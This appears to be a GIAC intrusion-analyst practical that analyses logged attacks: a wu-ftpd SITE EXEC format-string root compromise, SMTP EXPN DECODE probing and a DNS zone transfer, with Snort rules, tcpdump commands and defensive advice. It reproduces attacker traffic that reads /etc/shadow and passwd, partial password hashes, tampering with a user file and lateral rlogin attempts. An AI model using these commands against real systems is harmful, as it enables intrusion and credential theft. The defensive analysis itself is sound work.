FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP	172.20.201.198	10.10.10.196	Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP	172.20.201.198	10.10.10.196	Response: 200 (end of '7 mmmmmnnnn%.f%.f%
FTP	10.10.10.196	172.20.201.198	Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

```
FTP 172.20.201.198 10.10.10.196 Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP 172.20.201.198 10.10.10.196 Response: 200 (end of '7 mmmmmnnnn%.f%.f
FTP 10.10.10.196 172.20.201.198 Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP 172.20.201.198 10.10.10.196 Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP 172.20.201.198 10.10.10.196 Response: 200 (end of '7 mmmmmnnnn%.f%.f
FTP 10.10.10.196 172.20.201.198 Request: SITE EXEC 7 mmmmmnnnn%.f%.f%.f%
FTP 172.20.201.198 10.10.10.196 Response: 200-7 mmmmmnnnn-2-2200-20700000
FTP 172.20.201.198 10.10.10.196 Response: 200 (end of '7 mmmmmnnnn%.f%.f
FTP 10.10.10.196 172.20.201.198 Request: SITE EXEC 7 AAAAPsPsBAAAPsPsCA
FTP 172.20.201.198 10.10.10.196 Response: 200-7 AAAAPsPsBAAAPsPsCAAAPsPs
FTP 172.20.201.198 10.10.10.196 Response: 200 (end of '7 AAAAPsPsBAAAPs
FTP 10.10.10.196 172.20.201.198 Request: id;
FTP 172.20.201.198 10.10.10.196 Response: uid=0(root) gid=0(root) groups
```

Now that the attacker is in, we see that the passwd and shadow files are viewed. The passwords are easily hacked with tools such as John the Ripper. The attacker can take this information, decrypt it, and return to log in as any user listed in the files.

```
FTP 10.10.10.196 172.20.201.198 Request:
FTP 10.10.10.196 172.20.201.198 Request: ls
FTP 172.20.201.198 10.10.10.196 Response: bin
FTP 10.10.10.196 172.20.201.198 Request: id
FTP 172.20.201.198 10.10.10.196 Response: uid=0(root) gid=0(root) groups
FTP 10.10.10.196 172.20.201.198 Request: cd /etc
FTP 10.10.10.196 172.20.201.198 Request: more shadow
FTP 10.10.10.196 172.20.201.198 Request: id;
FTP 172.20.201.198 10.10.10.196 Response: uid=0(root) gid=0(root) groups
FTP 10.10.10.196 172.20.201.198 Request: cd /etc
FTP 10.10.10.196 172.20.201.198 Request: cat shadow
FTP 172.20.201.198 10.10.10.196 Response: root:$1$vlxcDeCt$02UrR6PiM7qbQ
FTP 172.20.201.198 10.10.10.196 Response: :::
FTP 10.10.10.196 172.20.201.198 Request: cat passwd
FTP 172.20.201.198 10.10.10.196 Response: root:x:0:0:root:/root:/bin/bas
FTP 172.20.201.198 10.10.10.196 Response: che:x:48:48:Apache:/var/www:/b
```

An unsuccessful attempt to add a user to the system.

```
FTP 10.10.10.196 172.20.201.198 Request: useradd
FTP 172.20.201.198 10.10.10.196 Response: /bin/sh: useradd: command not
FTP 10.10.10.196 172.20.201.198 Request: adduser
FTP 172.20.201.198 10.10.10.196 Response: /bin/sh: adduser: command not
```

Information about the system is retrieved. 'uname -a' displays all system information regarding the linux build. 'ps -aux' shows all running processes. We see sendmail is one of the processes.

```
FTP 10.10.10.196 172.20.201.198 Request: uname -a
FTP 172.20.201.198 10.10.10.196 Response: Linux lazy 2.2.16-22 #1 Tue Au
FTP 10.10.10.196 172.20.201.198 Request: ps -aux
FTP 172.20.201.198 10.10.10.196 Response: USER PID %CPU %MEM VSZ
FTP 172.20.201.198 10.10.10.196 Response: 6:45 0:00 sendmail: accepti
```

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

Now we see an attempt to use the “Trivial File Transfer Protocol.” Used similar to FTP, it transfers files to remote hosts.

FTP	10.10.10.196	172.20.201.198	Request: tftp
FTP	10.10.10.196	172.20.201.198	Request: 10.10.10.196
FTP	172.20.201.198	10.10.10.196	Response: /bin/sh: line 13: 17305 Segmen
FTP	10.10.10.196	172.20.201.198	Request: tftp 10.10.10.196
FTP	172.20.201.198	10.10.10.196	Response: /bin/sh: line 15: 17306 Segmen

Now let's take a look at Attacker 186's interesting traffic:

This attacker also goes on a fact finding mission. Looking at .rhosts can expose trust relationships between the server and other computers on the network. 'netstat -an' shows all ports on the system. From this the attacker can find out what services are listening on the system. The attacker also looks in /etc, which is where most of the critical configuration files for the server reside in linux. We also see an attempt to find out if nmap is located on the system using the 'which' command. This command should return the path of the executable. The uname command was the same as run by attacker 196.

FTP	10.10.10.186	172.20.201.198	Request: ls
FTP	172.20.201.198	10.10.10.186	Response: wu-ftpd-2.6.0
FTP	10.10.10.186	172.20.201.198	Request: cd /
FTP	10.10.10.186	172.20.201.198	Request: ls
FTP	10.10.10.186	172.20.201.198	Request: cat .rhosts
FTP	172.20.201.198	10.10.10.186	Response: .rhosts: No such file or direc
FTP	10.10.10.186	172.20.201.198	Request: netstat -an
FTP	10.10.10.186	172.20.201.198	Request: cd /etc
FTP	10.10.10.186	172.20.201.198	Request: ls
FTP	10.10.10.186	172.20.201.198	Request: which nmap
FTP	10.10.10.186	172.20.201.198	Request: uname -a
FTP	172.20.201.198	10.10.10.186	Response: Linux lazy 2.2.16-22 #1 Tue Au

Here we see attacker 186 viewing the passwd file. Now we have two attackers who have viewed this file.

FTP	10.10.10.186	172.20.201.198	Request: cd /etc
FTP	10.10.10.186	172.20.201.198	Request: ls
FTP	10.10.10.186	172.20.201.198	Request: cat passwd
FTP	172.20.201.198	10.10.10.186	Response: root:x:0:0:root:/root:/bin/bas
FTP	172.20.201.198	10.10.10.186	Response: che:x:48:48:Apache:/var/www:/b

Now we have the attacker altering files. We see the attacker become 'jsmith' using the 'su' command, viewing files using the 'cat' command which prints the file to the screen. Files are altered using the echo command to append text to the file.

FTP	10.10.10.186	172.20.201.198	Request: su - jsmith
FTP	10.10.10.186	172.20.201.198	Request: ls
FTP	172.20.201.198	10.10.10.186	Response: Desktop
FTP	10.10.10.186	72.20.201.198	Request: file *

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

```
FTP 172.20.201.198 10.10.10.186 Response: Desktop:      directory
FTP 10.10.10.186   172.20.201.198 Request:  cd star*
FTP 10.10.10.186   172.20.201.198 Request:  ls
FTP 10.10.10.186   172.20.201.198 Request:  cd ../work*
FTP 10.10.10.186   172.20.201.198 Request:  ls
FTP 172.20.201.198 10.10.10.186 Response: important-proposal.txt
FTP 10.10.10.186   172.20.201.198 Request:  cat imp*
FTP 172.20.201.198 10.10.10.186 Response: Blah blah blah...
FTP 10.10.10.186   172.20.201.198 Request:  echo "yes, it does." >>importa
FTP 10.10.10.186   172.20.201.198 Request:
FTP 10.10.10.186   172.20.201.198 Request:  cat impor*
FTP 172.20.201.198 10.10.10.186 Response: Blah blah blah...
```

Last we see an attempt to log into another system.

```
FTP 10.10.10.186   172.20.201.198 Request:  rlogin 172.20.11.1
FTP 172.20.201.198 10.10.10.186 Response: 172.20.11.1: Connection refuse
```

6. Correlations and Rerferences

ICAT Metabase, CVE

<http://icat.nist.gov/icat.cfm?cvename=CVE-2000-0573>

AusCERT AA-2000.02 -- wu-ftpd "site exec" Vulnerability

<http://www.auscert.org.au/render.html?it=1911>

Linuxsecurity.com Advisories

http://www.linuxsecurity.com/advisories/turbolinux_advisory-570.html

CERT(R) Advisory CA-2000-13 - Two Input Validation Problems in FTPD

<http://www.cert.org/advisories/CA-2000-13.html>

This attack was referenced in a previous GCIA practical:

http://www.giac.org/practical/Claudio_Silotto_GCIA.doc

The basics of the attack are also described in the GCIA practical:

http://www.giac.org/practical/D_MACLEOD_GCIA.doc

7. Evidence of Active Targeting

Repeated attempts were made to access this system through a variety of methods, and a comprehensive scan was performed against the system by the attacker(s). It should be noted that at least one additional host was seen in the snort alert logs attempting to exploit open services on this system. Given the number of scans, and attacks, this server is actively targeted, and advertises itself well.

8. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality: -- 3 --

Since this system had open SMTP ports it is rated higher than a user's desktop. It also appears that users are storing important files on this system. This server could be used as a method to exploit other systems since root has access in this particular exploit.

Lethality: -- 5 --

This exploit allows remote root access across the network. Even though this vulnerability has been out for a few years now, it is still a problem when default operating systems are installed, and not patched before being placed online. The damage that can be caused is just as severe as it was on day zero.

System Countermeasures: -- 1 --

I give this system a 1 for countermeasures. Package versions for wu-ftp and OpenSSH were seen in traffic for this detect. Old, exploitable versions were apparently installed.

Network Countermeasures: -- 2 --

Given the amount of traffic to various ports, and a VERY noisy port scan, we will assume that firewall policies are not too tight. I rate it as a 2, since the exact structure of the network is unknown.

Severity: -- 5 --

$$\text{Severity} = (3+5) - (1+2) = 5$$

9. Defensive Recommendations

Running an anonymous FTP is a very dangerous idea. If the use of an anonymous server is required, consider using a more secure FTP package. If you only require FTP services, be sure that anonymous logins are disabled. A more secure solution to transferring files over the network is to use secure copy. There are a myriad of free secure copy tools with graphical user interfaces which are almost indistinguishable from traditional FTP programs. These make it easier for users who demand a familiar interface.

In addition to the ease of use of secure copy (scp), it protects the username and password information, as well as the data to be transferred. FTP passes username and password information in clear text, which allows anyone sniffing traffic to obtain enough information to compromise the server. With the amount of active scanning, and attempted exploits found in the log files, it should be a high priority to protect this information.

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

It must also be stressed that passwords should be changed regularly and protected. tcpwrappers should be employed, and hosts.allow should be used to allow only those users who need to have access to services on the system.

A number of ports were found open on this server. It is recommended that unnecessary ports be closed. In addition, telnet sessions and rpc (rlogin) attempts were observed. The Secure Shell tools would allow the replacement of these notoriously exploitable services. This would also protect username and password information as noted above while allowing remote administration functionality.

Using the command:

```
CMD>> tcpdump -n -r 2003.12.15.x "src host 172.20.201.198 and (tcp[13] & 0x02 != 0) and (tcp[13] & 0x10 != 0)" | cut -d " " -f 2 | cut -d "." -f 5 | sort | uniq -c | sort -rn
```

OUTPUT>>

51 21	4 6013	1 6014
17 22	4 6012	1 58099
8 23	4 6011	1 57189
7 513	4 6010	1 53716
5 25	4 587	1 51639
4 98	4 514	1 44550
4 79	4 3306	1 35774
4 6018	4 111	1 29445
4 6017	4 1071	1 27182
4 6016	4 1043	1 21624
4 6015	4 1024	1 21492
→ Next Column	1 6020	1 17557
	→ Next Column	1 15363
		1 113

This provides us with an idea of what ports on the compromised system responded to a SYN packet with a SYN/ACK packet, and the how many times we see these packets in communicating with the attacker(s). The ephemeral ports (above 1024) would be most likely due to Passive (PASV) FTP activity where the client opens the port on the server, rather than the server attempting to connect to the client via port 20, but it could be a sign of other compromises.

Using the output above, we immediately see that there are quite a few services that could be shut down.

```
21 - FTP
23 - TELNET
25 - SMTP
79 - FINGER
111 - SUN Remote Procedure Call
513 - Telnet Remote Login
```

Shutting down all unnecessary ports, utilizing SSH services on this server, and moving SMTP services to another server would be a prudent course of action. If a public, anonymous FTP server must be used, place it in an isolated portion of the network, and have this be the sole purpose of the server.

Last, and certainly not the least: PATCH! The exploits detailed here were patchable. Once systems are patched, they should be maintained in a patched state.

10. Multiple Choice Question

Question:

Which of the following are NOT true regarding FTP traffic:

- A. FTP uses two separate sets of ports: One for commands, and one for file data transfer.
- B. An FTP server will never communicate using ephemeral ports.
- C. Will always be TCP traffic.
- D. Exposes username and password information, as well as all the data transferred.

Answer:

B. - Passive FTP will communicate using ephemeral ports for data transfer. Typically, in an active FTP session, the server will attempt to connect to the user from port 20 to a high numbered port on the user's system. Accessing these ports directly may not be allowed due to network configuration, preventing data transfer. In passive FTP sessions, the server transmits an ephemeral port to the user through the command connection, and the user connects from an ephemeral port to the server's ephemeral port, and data transfer occurs.

Detect #2 – SMTP EXPN DECODE

1. Source of Trace

++ LOG FILES

The raw tcpdump logs were obtained from: <http://www.incidents.org/logs/Raw/>
The archive file 2003.12.15.tgz contained 14 individual log files.
The following files from that archive were used for this detect: 2003.12.15.1, 2003.12.15.3, 2003.12.15.12

++ NOTES

The term "...SNIP..." is used when redundant or unnecessary log information is removed to save space.

++ SPECULATED NETWORK STRUCTURE

tcpdump was run against the data to determine the number of ip's to mac addresses involved in the attack.

GIAC Certified Intrusion Analyst Practical

Part 2 – Network Detects

```
CMD>> tcpdump -e -n -r 2003.12.15.12 | cut -d " " -f 2,6 | cut -d "." -f 1,2,3,4 | sort | uniq -c
```

Command Key:

tcpdump -e Print link level header (MAC Address) -n Do not convert addresses to names -r File to read	cut -d Delimiter -f Fields to Include	uniq -c prefix lines by the number of occurrences
-----------------------------------------------------------------------------------------------------------------------	----------------------------------------------------	-------------------------------------------------------------


OUTPUT>>

```
...SNIP...
12082 0:3:47:8c:89:c2 10.10.10.165
...SNIP...
2101 0:50:56:40:0:6d 172.20.201.135
2450 0:50:56:40:0:6d 172.20.201.198
...SNIP...
```

The MAC 0:3:47:8c:89:c2 is registered to Intel Corporation

The MAC 0:50:56:40:0:6d is registered to VMWARE, INC

Multiple IP's were associated with each MAC. Due to the MAC addresses I suspect that the logs analyzed could be a part of a honeypot running VMware. References to documentation on setting up a honeypot with VMware, and how MAC addresses are defined in VMware is included in the reference section. VMware allows the honeypot to run multiple IP's for one device (and could also run multiple MAC's and Operating Systems from one machine). While I am diagramming this as a honeypot, I am making the analysis, and recommendations as if these were truly separate hosts on the subnet.



```
CMD>> p0f -s 2003.12.15.12 | grep 10.10.10.165 | cut -d "-" -f 2 | sort | uniq
```

OUTPUT>>

```
Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
```

(The same result is returned for the other IP's associated with this MAC address)

2. Detect Generated By

Initial alerts were generated by Snort Version 2.0.2 (Build 92)

```
CMD>> snort -X -c /practical/GCIA/snort.conf -r 2003.12.15.12
```

Command Key:

- X Dump the raw packet data starting at the link layer
- c <rules> Use Rules File <rules>
- r <tf> Read and process tcpdump file <tf>

In depth analysis was performed using tcpdump, ethereal, Linux command line utilities, and custom scripts. Command line examples will appear with the appropriate output.

Versions of software include:

tcpdump version 3.7.2

libpcap version 0.7.2

ethereal version 0.9.14

The RULE:

```
smtp.rules:alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25  
(msg:"SMTP expn decode"; flow:to_server,established; content:"expn decode";  
nocase; reference:arachnids,32; classtype:attempted-recon; sid:659; rev:4;)
```

TRIGGERED TWICE for the same source on traffic including and similar to:

```
13:19:48.263182 10.10.10.165.2366 > 172.20.201.135.25: P 13:26(13) ack 52 win  
16800 (DF)  
0x0000 4500 0035 6856 4000 8006 0822 0a0a 0aa5 E..5hV@...."....  
0x0010 ac14 c987 093e 0019 3051 7a8d 4698 6d86 .....>..0Qz.F.m.  
0x0020 5018 41a0 81a0 0000 4558 504e 2064 6563 P.A....EXPN.dec  
0x0030 6f64 650d 0a ode..
```

and GENERATED:

```
[**] [1:659:4] SMTP expn decode [**]  
[Classification: Attempted Information Leak] [Priority: 2]  
11/18-13:19:48.263182 10.10.10.165:2366 -> 172.20.201.135:25  
TCP TTL:128 TOS:0x0 ID:26710 IpLen:20 DgmLen:53 DF  
***AP*** Seq: 0x30517A8D Ack: 0x46986D86 Win: 0x41A0 TcpLen: 20  
[Xref => http://www.whitehats.com/info/IDS32]
```

EXPLANATION:

In this rule, it alerts for any traffic from an external source to port 25, where the connection is established (flow:to_server,established), and the payload contains "expn decode". The "nocase" modifier allows the text "expn decode" to be evaluated without regard for case. For example, in the example datagram above we see "EXPN decode". If the "nocase" modifier had not been present, this packet would have not generated an alert.

3. Probability the Source Address was Spoofed

From the output below, we see a three way handshake with the two attacked hosts, it is highly unlikely that the address is spoofed.

The first two packets are SYN packets. A SYN/ACK packet is then seen from 172.20.201.135, and an ACK from the attacker immediately follows. In the last two packets of this output, we see a SYN/ACK from 172.20.201.198, and a responding ACK from the attacker.

```
CMD>> tcpdump -n -v -r 2003.12.15.3 host 10.10.10.165 and host 172.20.201
```

OUTPUT>>

```
...SNIP...
13:04:01.292095 10.10.10.165.1112 > 172.20.201.135.25: S [tcp sum ok]
4137965094:4137965094(0) win 16384
<mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 8043, len 48)
13:04:01.294895 10.10.10.165.1113 > 172.20.201.198.25: S [tcp sum ok]
4138027675:4138027675(0) win 16384
<mss 1460,nop,nop,sackOK> (DF) (ttl 128, id 8044, len 48)
...SNIP...
13:04:01.296538 172.20.201.135.25 > 10.10.10.165.1112: S [tcp sum ok]
627733163:627733163(0) ack 4137965095 win 32120
<mss 1460,nop,nop,sackOK> (DF) (ttl 62, id 34973, len 48)
13:04:01.296672 10.10.10.165.1112 > 172.20.201.135.25: . [tcp sum ok]
ack 1 win 17520 (DF) (ttl 128, id 8045, len 40)
...SNIP...
13:04:01.313755 172.20.201.198.25 > 10.10.10.165.1113: S [tcp sum ok]
881791858:881791858(0) ack 4138027676 win 32120
<mss 1460,nop,nop,sackOK> (DF) (ttl 62, id 29228, len 48)
13:04:01.313908 10.10.10.165.1113 > 172.20.201.198.25: . [tcp sum ok]
ack 1 win 17520 (DF) (ttl 128, id 8048, len 40)
...SNIP...
```

4. Description of Attack

This exploit allows the attacker to create or overwrite files and gain access to the system. It is possible for a sendmail configuration to contain an alias named 'DECODE' (or 'UUDECODE'). All mail to this user is sent to a program called 'uudecode' which converts and stores files automatically. The attacker can overwrite any file owned by the alias owner. Most commonly, this is the user which runs the sendmail daemon.

The EXPN command displays what a particular user "expands" to. In the event of a vulnerable system the response to the "EXPN DECODE" command would be similar to:

```
Response: 250 <"|usr/bin/uudecode">
```

This shows the attacker that the alias is pointing ("piping") to the uudecode program, and is exploitable. The CVE id for this exploit is: [CVE-1999-0096](#)

5. Attack Mechanism

The output below was produced using Ethereal
(Hide unwanted columns. Mark packets of interest. Print to file, as summary.)
The filter used: ip.addr == 10.10.10.165 and tcp.port == 25

On both tries we see the connection, then a check of the "decode" and "uudecode" aliases. In both cases, the "uudecode" alias returns as unknown, and the "decode" alias returns email addresses to root users -- presumably the administrators of the systems. First, this shows that the entry piping the mail to the uudecode program has been removed, and second this shows that the administrator receives the mail to the decode alias, so if someone does try a blind attack, the offending email will be received by the administrator for further investigation.

Source	Destination	Traffic
10.10.10.165	172.20.201.135	Command: RSET
172.20.201.135	10.10.10.165	Response: 250 Reset state
10.10.10.165	172.20.201.135	Command: HELO
172.20.201.135	10.10.10.165	25 > 2366 [ACK] Seq=1184394596 Ack=810646157 Win=32120 Len=0
172.20.201.135	10.10.10.165	Response: 501 HELO requires domain address
10.10.10.165	172.20.201.135	Command: EXPN decode
172.20.201.135	10.10.10.165	Response: 250 root <root@172-20-201-135.MSY-POP.ISP.
10.10.10.165	172.20.201.135	Command: EXPN uudecode
172.20.201.135	10.10.10.165	25 > 2366 [ACK] Seq=1184394678 Ack=810646185 Win=32120 Len=0
172.20.201.135	10.10.10.165	Response: 550 uudecode... User unknown
10.10.10.165	172.20.201.135	2366 > 25 [ACK] Seq=810646185 Ack=1184394708 Win=16722 Len=0
--		
10.10.10.165	172.20.201.198	Command: RSET
172.20.201.198	10.10.10.165	Response: 250 2.0.0 Reset state
10.10.10.165	172.20.201.198	Command: HELO
172.20.201.198	10.10.10.165	25 > 2542 [ACK] Seq=1462106508 Ack=828591615 Win=32120 Len=0
172.20.201.198	10.10.10.165	Response: 501 5.0.0 HELO requires domain address
10.10.10.165	172.20.201.198	Command: EXPN decode
172.20.201.198	10.10.10.165	25 > 2542 [ACK] Seq=1462106548 Ack=828591628 Win=32120 Len=0
172.20.201.198	10.10.10.165	Response: 250 2.1.5 root <root@lazy>
10.10.10.165	172.20.201.198	Command: EXPN uudecode
172.20.201.198	10.10.10.165	25 > 2542 [ACK] Seq=1462106576 Ack=828591643 Win=32120 Len=0
172.20.201.198	10.10.10.165	Response: 550 5.1.1 uudecode... User unknown
10.10.10.165	172.20.201.198	2542 > 25 [ACK] Seq=828591643 Ack=1462106612 Win=16692 Len=0

6. Correlations and References

ICAT Metabase

<http://icat.nist.gov/icat.cfm?cvename=CVE-1999-0096>

Whitehats.com: IDS32 "SMTP-EXPAN-DECODE"

<http://www.whitehats.com/info/IDS32>

CERT(R) Advisory CA-1996-25: Sendmail Group Permissions Vulnerability

<http://www.cert.org/advisories/CA-1996-25.html>

X-Force Database:smtp-dcod(126)

<http://xforce.iss.net/xforce/xfdb/126>

Know your enemy: Learn with VMWARE

<http://www.honeynet.org/papers/vmware/>

VMware ESX Server - Setting the MAC Address for a Virtual Machine

http://www.vmware.com/support/esx/doc/set_mac_esx.html

No GCIA detects were located for this vulnerability. In light of this, I searched for a few sites which either had detects from such an attack, or details of the exploit.

"Cracker's Guide to UNIX"

http://www.nswc.navy.mil/ISSEC/Docs/Ref/Dark_Side/unix.crackguide.html

"The Ultimate Sendmail Hole List"

<http://bau2.uibk.ac.at/matic/buglist.htm>

(Search page for "DECODE ALIAS")

Security Digest V1 #34 [1989-09-18]

<http://securitydigest.org/zardoz/archive/134>

7. Evidence of Active Targeting

In the very first archive file, 2003.12.15.1, the entire 172.20.201.X subnet is scanned. In the output below, we see that both the 198 and 135 host respond to the attacker's icmp ping. The second "wave" from the attacker is port scans on responding hosts (and can be seen using the command in the spoofing section). The third "wave" is attempting exploits on ports gathered from the port reconnaissance. There is active targeting of both the entire network, and discovered hosts.

```
CMD>> tcpdump -n -v -r 2003.12.15.1 host 10.10.10.165 and host 172.20.201 |  
grep 172.20.201.135 -A 2 -B 4
```

OUTPUT>>

```
12:59:08.077317 10.10.10.165 > 172.20.201.152: icmp: echo request
(ttl 128, id 3006, len 44)
12:59:08.077370 10.10.10.165 > 172.20.201.89: icmp: echo request
(ttl 128, id 3007, len 44)
12:59:08.077424 10.10.10.165 > 172.20.201.198: icmp: echo request
(ttl 128, id 3008, len 44)
12:59:08.077478 10.10.10.165 > 172.20.201.26: icmp: echo request
(ttl 128, id 3009, len 44)
12:59:08.077533 10.10.10.165 > 172.20.201.135: icmp: echo request
(ttl 128, id 3010, len 44)
12:59:08.077589 10.10.10.165 > 172.20.201.244: icmp: echo request
(ttl 128, id 3011, len 44)
12:59:08.077643 10.10.10.165 > 172.20.201.72: icmp: echo request
(ttl 128, id 3012, len 44)
--
12:59:08.210374 10.10.10.165 > 172.20.201.71: icmp: echo request
(ttl 128, id 3117, len 44)
12:59:08.210427 10.10.10.165 > 172.20.201.180: icmp: echo request
(ttl 128, id 3118, len 44)
12:59:08.312519 172.20.201.2 > 10.10.10.165: icmp: echo reply
(ttl 62, id 56640, len 44)
12:59:08.312559 172.20.201.198 > 10.10.10.165: icmp: echo reply
(ttl 253, id 23837, len 44)
12:59:08.321034 172.20.201.135 > 10.10.10.165: icmp: echo reply
(ttl 253, id 34971, len 44)
12:59:08.335099 10.10.10.165 > 172.20.201.8: icmp: echo request
(ttl 128, id 3119, len 44)
12:59:08.335177 10.10.10.165 > 172.20.201.117: icmp: echo request
(ttl 128, id 3120, len 44)
```

8. Severity

Severity = (Criticality + Lethality) - (System Countermeasures + Network Countermeasures)

Criticality

-- 4 --

This server apparently supports mail services, so it will be assigned the next to the highest criticality.

Lethality

-- 3 --

If successful, this exploit allows the attacker to alter and create files. This vulnerability is widely known due to the length of its existence. As demonstrated in the reference above to "Cracker's Guide to UNIX," this vulnerability can be exploited in order to create trust relationships (such as by creating a .rhosts file/entry). Once inside the system, the user has the ability to work within the system to gain a higher privilege level.

System Countermeasures

-- 3 --

While it appears the DECODE alias had been replaced, there are some additional steps that should be taken to harden the host against this and similar attacks.

Network Countermeasures -- 1 --

ICMP echos were used to map the network, and portscans were executed without apparent difficulty. What makes this worse is that an apparent lack of filtering now allows great leeway in launching attacks on systems.

Severity -- 3 --

Severity = (4+3) - (3+1) = 3

9. Defensive Recommendations

First, what is right: We see that sendmail does not pipe to the uudecode program, rather a root user email address is displayed, which also allows for the administrator to see if someone blindly make a malicious exploit attempt.

This is ok; however, a better course of action would be to completely disable the EXPN command (along with a similar command VRFY). The EXPN command is somewhat like a finger command for an alias. It gives up information on where the alias forwards email. Since sendmail is historically full of security problems, and most likely will for it's lifetime, locking this down now should help defenses for future vulnerabilities. It must also be stated that sendmail should be very closely patched.

On a network level, defenses should also be increased. These hosts responded to ICMP pings, which gave out information about their existence. Consider disabling responses to these packets, or blocking this traffic at the perimeter. In addition, consider adding tcpwrappers, and allowing only the specific hosts which need access to the ports on the server. Port Sentry would be an additional host-based defense mechanism which monitors ports for scanning, and can drop traffic from the scanning host. The port sentry software can be found at:
<http://sourceforge.net/projects/sentrytools/>

While somewhat unrelated to the detect at hand, it should be noted that the attacker has mapped the subnet, and has performed extensive portscanning. It is recommended that further analysis be performed to determine what systems responded, what ports on each system responded, and then take action to ensure that patches are up to date and unnecessary ports are closed. A restrictive firewall policy should be implemented, denying all incoming traffic unless specified in the ruleset, and unless the connection was initiated by the internal hosts. This should allow internal users to continue using the internet, while protecting the network from attackers. If this attacker has such a detailed view of the network, it is not unreasonable to believe that others have obtained the same information. Please note, if there are compromised hosts, they will still be able to initiate connections through the firewall, and this should be closely monitored.

10. Multiple Choice Question

Question:

A system vulnerable to the "EXPN DECODE" exploit will return the following response:

- A. 250 root <root@SERVER>
- B. 250 <"|/usr/bin/uudecode">
- C. 550 decode... User unknown
- D. None of the above.

Answer:

B. - It will show that the alias is sending mail to the uudecode program.

Detect #3 – DNS zone transfer (TCP)

1. Source of Trace


++ LOG FILES

The raw tcpdump logs were obtained from: <http://www.incidents.org/logs/Raw/>

The archive file 2003.12.15.tgz contained 14 individual log files.

The following was used in this analysis: 2003.12.15.7

++ SPECULATED NETWORK STRUCTURE



MAC Address Lookup: http://www.coffer.com/mac_find/

A discussion on VMWare is referenced in a previous detect.

Ambit Microsystems is a producer of devices such as modems and routers.

++ NOTES

The term "...SNIP..." is used when redundant or unnecessary log information is removed to save space.

2. Detect Generated By

Initial alerts were generated by Snort Version 2.0.2 (Build 92)

```
CMD>> snort -X -c /practical/GCIA/snort.mysql.conf -r 2003.12.15.x
```

Command Key:

- X Dump the raw packet data starting at the link layer
- c <rules> Use Rules File <rules>
- r <tf> Read and process tcpdump file <tf>

In depth analysis was performed using tcpdump, ethereal, Linux command line utilities, and custom scripts. Command line examples will appear with the appropriate output.

Versions of software include:

tcpdump version 3.7.2

libpcap version 0.7.2

ethereal version 0.9.14

++ ALERT 1

The RULE:

```
dns.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS zone transfer
TCP"; flow:to_server,established; content: "|00 00 FC|"; offset:15;
reference:cve,CAN-1999-0532; reference:arachnids,212; classtype:attempted-
recon; sid:255; rev:8;)
```

TRIGGERED on the packet:

```
13:09:01.137584 10.10.10.141.33982 > 172.20.11.2.53: P [tcp sum ok] 0:27(27)
ack 1 win 5840 <nop,nop,timestamp 47061 5039823> 26803 AXFR? isp.net. (25)
(DF) (ttl 64, id 11172, len 79)
0x0000      4500 004f 2ba4 4000 4006 4358 0a0a 0a8d  E..O+.@.CX....
0x0010      ac14 0b02 84be 0035 c559 9c77 f978 2b9a  ....5.Y.w.x+.
0x0020      8018 16d0 a3c9 0000 0101 080a 0000 b7d5  ....
0x0030      004c e6cf 0019 68b3 0000 0001 0000 0000  .L....h.....
0x0040      0000 0369 7370 036e 6574 0000 fc00 01    ...isp.net.....
```

and GENERATED:

```
[**] [1:255:8] DNS zone transfer TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/18-13:09:01.137584 10.10.10.141:33982 -> 172.20.11.2:53
TCP TTL:64 TOS:0x0 ID:11172 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xC5599C77 Ack: 0xF9782B9A Win: 0x16D0 TcpLen: 32
TCP Options (3) => NOP NOP TS: 47061 5039823
[Xref => http://www.whitehats.com/info/IDS212] [Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0532]
```

EXPLANATION:

This rule triggers for TCP packets inbound to port 53 (DNS), and looks for the Hex pattern of "00 00 FC" appearing on or following byte offset 15 of the DNS datagram. This is the area of the datagram which holds the "QDCOUNT." This is the number of entries in the question area of the datagram. Within the "QDCOUNT" section, the "QTYPE" section holds the code which defines the query type. The hex value "FC" represents the decimal value of "252" which is the code for a zone transfer. Since there can be multiple questions, the value may appear anywhere within the "QDCOUNT"

